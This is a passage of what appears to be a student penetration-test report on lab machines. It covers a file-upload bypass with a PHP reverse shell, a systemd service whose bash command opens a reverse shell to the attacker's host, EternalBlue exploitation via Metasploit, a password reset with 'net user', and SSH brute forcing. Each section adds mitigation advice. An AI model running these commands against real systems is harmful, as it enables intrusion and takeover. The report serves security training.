Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:

| smb-os-discovery:

| OS: Windows 6.1 (Samba 4.3.11-Ubuntu)

| Computer name: vulnuniversity

| NetBIOS computer name: VULNUNIVERSITY\x00

| Domain name: \x00

| FQDN: vulnuniversity

|_ System time: 2024-10-04T10:27:15-04:00

| smb2-security-mode:

| 3:1:1:

|_ Message signing enabled but not required

|_nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>

(unknown)

|_clock-skew: mean: 1h19m59s, deviation: 2h18m34s, median: 0s

| smb2-time:

| date: 2024-10-04T14:27:15

|_ start_date: N/A

| smb-security-mode:

| account_used: guest

| authentication_level: user

| challenge_response: supported

|_ message_signing: disabled (dangerous, but default)

OS and Service detection performed. Please report any incorrect results at

https://nmap.org/submit/ .

Nmap done at Fri Oct 4 10:27:21 2024 -- 1 IP address (1 host up) scanned in 31.75 seconds

- Enumeration

Web server TCP/3333

Locating directories

- gobuster dir -u http://10.10.129.239:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt

Gobuster v3.6

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

===

[+] Url: http://10.10.129.239:3333

[+] Method: GET

[+] Threads: 10

[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-1.0.txt

[+] Negative Status codes: 404

[+] User Agent: gobuster/3.6

[+] Timeout: 10s

===

Starting gobuster in directory enumeration mode

===

/images (Status: 301) [Size: 322] [--> http://10.10.129.239:3333/images/]

/css (Status: 301) [Size: 319] [--> http://10.10.129.239:3333/css/]

/js (Status: 301) [Size: 318] [--> http://10.10.129.239:3333/js/]

/internal (Status: 301) [Size: 324] [--> http://10.10.129.239:3333/internal/]


Progress: 141708 / 141709 (100.00%)

===

Finished

===

- Findings
- Found file upload form in /internal directory | http://10.10.129.239:3333/internal/



- Exploitation

Initial access via unrestricted File Upload


Via Uploading .phtml we can bypass restriction in type of uploaded file and get initial access to machine

- High-Level Summary: Initial Access via Unrestricted File Upload

The initial access to the machine was achieved through an **unrestricted file upload vulnerability**. By fuzzing the file upload mechanism, it was discovered that the system properly blocked `.php` files but failed to filter files with the `.phtml` extension. Exploiting this oversight, a **PHP reverse shell** was uploaded as `rev.phtml`, which allowed for remote code execution on the server.

The reverse shell script used was obtained from the **php-reverse-shell** repository by PentestMonkey, with modifications to the IP address and port to match the attacker's machine (as shown in the image below), which was listening using `nc` (Netcat). Once the malicious file was successfully uploaded and executed, it provided an interactive shell and initial access to the target system.


https://github.com/pentestmonkey/php-reverse-shell



setup nc listener to catch the reverse shell

- command used: `nc -nlvp 1337`

  `using this command we open a port to listen to the incoming connection`



- Gaining Initial access

1. upload rev.phtml file
2. go to http://10.10.129.239:3333/internal/uploads/
3. we find our reverse shell file “rev.phtml” then click it
4. by opening the file we were able to execute the script and we gained shell

- privilege escalation using SUID bins


Using this command `find / -perm -u=s -type f 2>/dev/null` we can enumerate the files on this machine that have SUID bit on it and we can access these files

File samples
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs

By doing some research we found out that we can use the highlighted directory to escalate privilege to root

- Steps to Gain privilege to root

We know that systemctl run on services so we need to take advantage of this information
So our 1st thinking is to create a custom service that would give us a root privilege




[unit]
Description=root

```
[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.10.205.173/5555 0>&1'

[Install]
WantedBy=multi-user.target
```

- Starting HTTP server

Now, Let's start a simple python http server in the current directory so we can download the malicious service on target system. Use following python command to start the http server.

python -m http.server 80




- Downloading malicious service on target system

Let's move to **/tmp** directory on target system and download our malicious service there. By default, all users have write permissions to the /tmp directory, allowing them to create, modify, and delete files within it. Use following wget command to download the file.

wget http://**10.10.205.173**/root.service

- Let's enable the service by using following command


systemctl enable /tmp/root.service



- Starting listener

Now that we are all set to exploit the target let's start the listener on our machine with the following command.

Nc -lvp 5555




- Starting service

Now, let’s start the malicious service by using following command

Systemctl start root

- Reverse shell

As soon as the service executes we get the reverse shell in terminal.



Recommendations and Risk mitigation

File Upload Vulnerability

- **Description**: Allows attackers to upload malicious files, potentially leading to remote code execution (RCE).
- **Mitigation**:
    - Implement strict validation for file types and sizes.

- Only allow file types that are necessary for business functionality.
- Use server-side filtering (e.g., MIME type verification, file extension checks).
- Store uploaded files outside of web directories, ensuring they can't be executed directly.
- Apply antivirus scanning to uploaded files.

Privilege escalation using SUID

Privilege escalation was achieved via a misconfigured SUID bit on the systemctl binary. The SUID bit allowed an attacker to execute systemctl as the root user, leading to full system compromise.

Mitigation Steps:

1. **Remove SUID Bit on systemctl:**
    - **Audit** all binaries with the SUID bit set, focusing on high-risk binaries like systemctl, chmod, and chown.
    - Remove the SUID bit from systemctl
2. **Monitor for Unauthorized SUID Usage:**
    - Regularly monitor SUID binaries with a tool such as find: using the following command
    - find / -perm -u=s -type f 2>/dev/null
    - Set up **alerting systems** to notify administrators if new SUID binaries are created or unauthorized access to SUID binaries is detected.

Outdated Software


- **Description**: Unpatched software can contain known vulnerabilities that are exploitable.
- **Mitigation**:
    - Regularly update and patch software components (web server, database, CMS, etc.).
    - Maintain an asset inventory to track software versions and apply updates quickly.

6.3 BLue Machine

Information Gathering and Enumeration “Blue Machine”

Target identification

- We where able to identify our target using the net discover command
- Target IP: 192.168.145.137



Step 1: Network Scanning & Enumeration

After identifying 192.168.145.137 as an active host, a detailed service enumeration was performed using the following Nmap command

```
nmap  -T4 -A 192.168.145.137
```

Results: The scan revealed the following open ports and associated services on the target IP 192.168.145.137

```
nmap  -T4 -A 192.168.145.137
```

PORT STATE SERVICE VERSION

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds

49152/tcp open msrpc Microsoft Windows RPC

49153/tcp open msrpc Microsoft Windows RPC

49154/tcp open msrpc Microsoft Windows RPC

49155/tcp open msrpc Microsoft Windows RPC

49156/tcp open msrpc Microsoft Windows RPC

Host script results:

| smb-os-discovery:

| OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)

| Computer name: blue

| NetBIOS computer name: BLUE

| Workgroup: WORKGROUP

|_ System time: 2024-10-04T08:00:24+00:00

Useful Results for us

Operating system : Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)

Further enumeration on 135/tcp open msrpc Microsoft Windows RPC

We did a further scanning on port 135 that uses the service msrpc using Metasploit

```
use auxiliary/scanner/dcerpc/endpoint_mapper
```

we set the target and we run the exploit

the useful results are the pc name **Jon-pc**

```
[*] 10.10.243.158:135      - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 PIPE (\PIP
E\InitShutdown) \\JON-PC
[*] 10.10.243.158:135      - 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (Winc
owsShutdown)
[*] 10.10.243.158:135      - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WMsg
KRpc0480C0)
[*] 10.10.243.158:135      - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 PIPE (\PIP
E\InitShutdown) \\JON-PC
[*] 10.10.243.158:135      - d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (Winc
owsShutdown)
[*] 10.10.243.158:135      - Scanned 1 of 1 hosts (100% complete)
```

We tried to ammomsly login using this command

```
rpcclient -N -U "" 10.10.243.158
```

Connection failed so it is a dead end

```
root@ip-10-10-50-166:~# rpcclient -N -U "" 10.10.243.158
could not initialise lsa pipe. Error was NT_STATUS_ACCESS_DENIED
could not obtain sid from server
error: NT_STATUS_ACCESS_DENIED
```

Exploitation

Exploitation for Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)

By doing some research we found out that this windows version has a very critical vulnerability Called EnternalBlue

Vulnerability : **MS17-010 (EternalBlue)**

Module Options

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > show targets
    ...targets...
msf exploit(ms17_010_eternalblue) > set TARGET < target-id >
msf exploit(ms17_010_eternalblue) > show options
    ...show and set options...
msf exploit(ms17_010_eternalblue) > exploit
```

Steps to Exploit

1st we started by running the metasploit console using the command msfconsole

2nd we know the name of our eploitation from the perior research so we use it using the command use exploit/windows/smb/ms17-10-10-enternalblue

After that we set our target to : 192.168.145.137 and we run the exploit

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.145.137
rhosts => 192.168.145.137
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Commands

Set rhostss : we use this command to set the target ip

Run : we use this command to execute the exploit

3rd Step after the execution is finished we were presented with a meterpreter

Note:

Meterpreter is a Metasploit attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code

```
meterpreter > shell
Process 1672 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```


In the meterpreter we used the command shell to use the windows shell

After doing some research we found a command that can be used to change the user password

And by using it we where able to change the user password to **abc123**

```
C:\Windows\system32>net user jon abc123
net user jon abc123
The command completed successfully.
```

And we where able to access the user machine using the new password



Risk Assessment

The critical vulnerability found on this machine is **MS17-010 (EternalBlue)**, a well-known SMB vulnerability that allows remote attackers to execute arbitrary code on the machine.

- **Risk Level: Critical**
  - The vulnerability can lead to full system compromise.
  - It is easily exploitable with public tools.

Recommendations and Remediation

1. Patch and Update the System:

The MS17-010 vulnerability has been addressed in Microsoft patches. Ensure that the latest security updates are applied to this machine.

2. Disable SMBv1

SMBv1 is outdated and insecure. Disabling it will reduce the risk of similar exploits.

3. Firewall Rules

Restrict access to SMB services (ports 139 and 445) from external networks unless absolutely necessary.

4. Network Segmentation

Limit exposure of critical services to internal networks and implement proper network segmentation.

Conclusion

This penetration test has demonstrated that the target machine (192.168.145.137) is vulnerable to a critical SMB exploit (MS17-010) which can lead to complete system compromise. Patching and hardening the system is imperative to prevent similar attacks in the future.

6.4 Penetration Test Report: Vulnix Machine

Tools Used

• ifconfig: to identify my network information
• Nmap: For network scanning and service enumeration
• Hydra: For brute-force attacks on services
• Metasploit: For exploitation framework
• SSH: To gain remote access once credentials were obtained

Vulnerabilities Identified

NFS Share Misconfiguration

The target was found to have an exposed NFS (Network File System) share that allowed anonymous mounting of directories. The attacker can access sensitive files and potentially escalate privileges through improper file permissions. Recommendation: Limit access to NFS shares and only allow specific IP addresses, with appropriate permissions set on exported directories.


Weak Credentials for SSH Access


SSH was running on the system and allowed password-based login. Weak credentials were discovered via brute-force attempts. An attacker can use weak credentials to gain unauthorized access to the machine. Recommendation: Disable password-based authentication for SSH and enforce strong, unique passwords. Enable multi-factor authentication (MFA).

Detailed Test Findings

1. system Enumeration

ifconfig and Nmap Scan






nmap -A 192.168.235.133

Ports Open:

- 22/tcp: SSH (OpenSSH 4.7p1)
- 25/tcp: stmp
- 2049/tcp: NFS (Network File System)



```
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
|   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
|_  256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
25/tcp   open  smtp       Postfix smtpd
| ssl-cert: Subject: commonName=vulnix
| Not valid before: 2012-09-02T17:40:12
|_Not valid after:  2022-08-31T17:40:12
|_ssl-date: 2024-10-14T16:09:57+00:00; +36s from scanner time.
|_smtp-commands: vulnix, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
79/tcp   open  finger     Linux fingerd
|_finger: No one logged on.\x0D
110/tcp  open  pop3?
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server
| Not valid before: 2012-09-02T17:40:12
|_Not valid after:  2022-09-02T17:40:22
|_ssl-date: 2024-10-14T16:09:57+00:00; +36s from scanner time.
|_pop3-capabilities: UIDL STLS CAPA SASL RESP-CODES PIPELINING TOP
111/tcp  open  rpcbind    2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/tcp6  nfs
|   100003  2,3,4       2049/udp   nfs
|   100003  2,3,4       2049/udp6  nfs
|   100005  1,2,3      41884/tcp6  mountd
|   100005  1,2,3      43209/udp   mountd
|   100005  1,2,3      47976/udp6  mountd
|   100005  1,2,3      58438/tcp   mountd
|   100021  1,3,4      38719/tcp6  nlockmgr
|   100021  1,3,4      43819/udp6  nlockmgr
|   100021  1,3,4      46003/tcp   nlockmgr
|   100021  1,3,4      52833/udp   nlockmgr
|   100024  1          34740/tcp6  status
|   100024  1          42406/tcp   status
|   100024  1          44983/udp   status
|   100024  1          54068/udp6  status
|   100227  2,3         2049/tcp   nfs_acl
|   100227  2,3         2049/tcp6  nfs_acl
|   100227  2,3         2049/udp   nfs_acl
|_  100227  2,3         2049/udp6  nfs_acl
143/tcp  open  imap       Dovecot imapd
|_ssl-date: 2024-10-14T16:09:57+00:00; +36s from scanner time.
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server
| Not valid before: 2012-09-02T17:40:12
|_Not valid after:  2022-09-02T17:40:22
|_imap-capabilities: ENABLE post-login IDLE Pre-login IMAP4rev1 LITERAL+ capabilities ID LOGINDISABLEDA0001 OK SASL-IR more STARTTLS have listed LOGIN-REFERRALS
512/tcp  open  exec       netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
993/tcp  open  ssl/imap   Dovecot imapd
|_ssl-date: 2024-10-14T16:09:57+00:00; +36s from scanner time.
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server
| Not valid before: 2012-09-02T17:40:12
|_Not valid after:  2022-09-02T17:40:22
|_imap-capabilities: ENABLE post-login IDLE Pre-login IMAP4rev1 LITERAL+ capabilities ID OK SASL-IR more AUTH=PLAINA0001 have listed LOGIN-REFERRALS
995/tcp  open  ssl/pop3s?
|_ssl-date: 2024-10-14T16:09:57+00:00; +36s from scanner time.
| ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server
| Not valid before: 2012-09-02T17:40:12
|_Not valid after:  2022-09-02T17:40:22
|_pop3-capabilities: UIDL SASL(PLAIN) CAPA PIPELINING RESP-CODES USER TOP
2049/tcp open  nfs        2-4 (RPC #100003)
Service Info: Host:  vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 35s, deviation: 0s, median: 35s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.67 seconds
```


NFS Export:

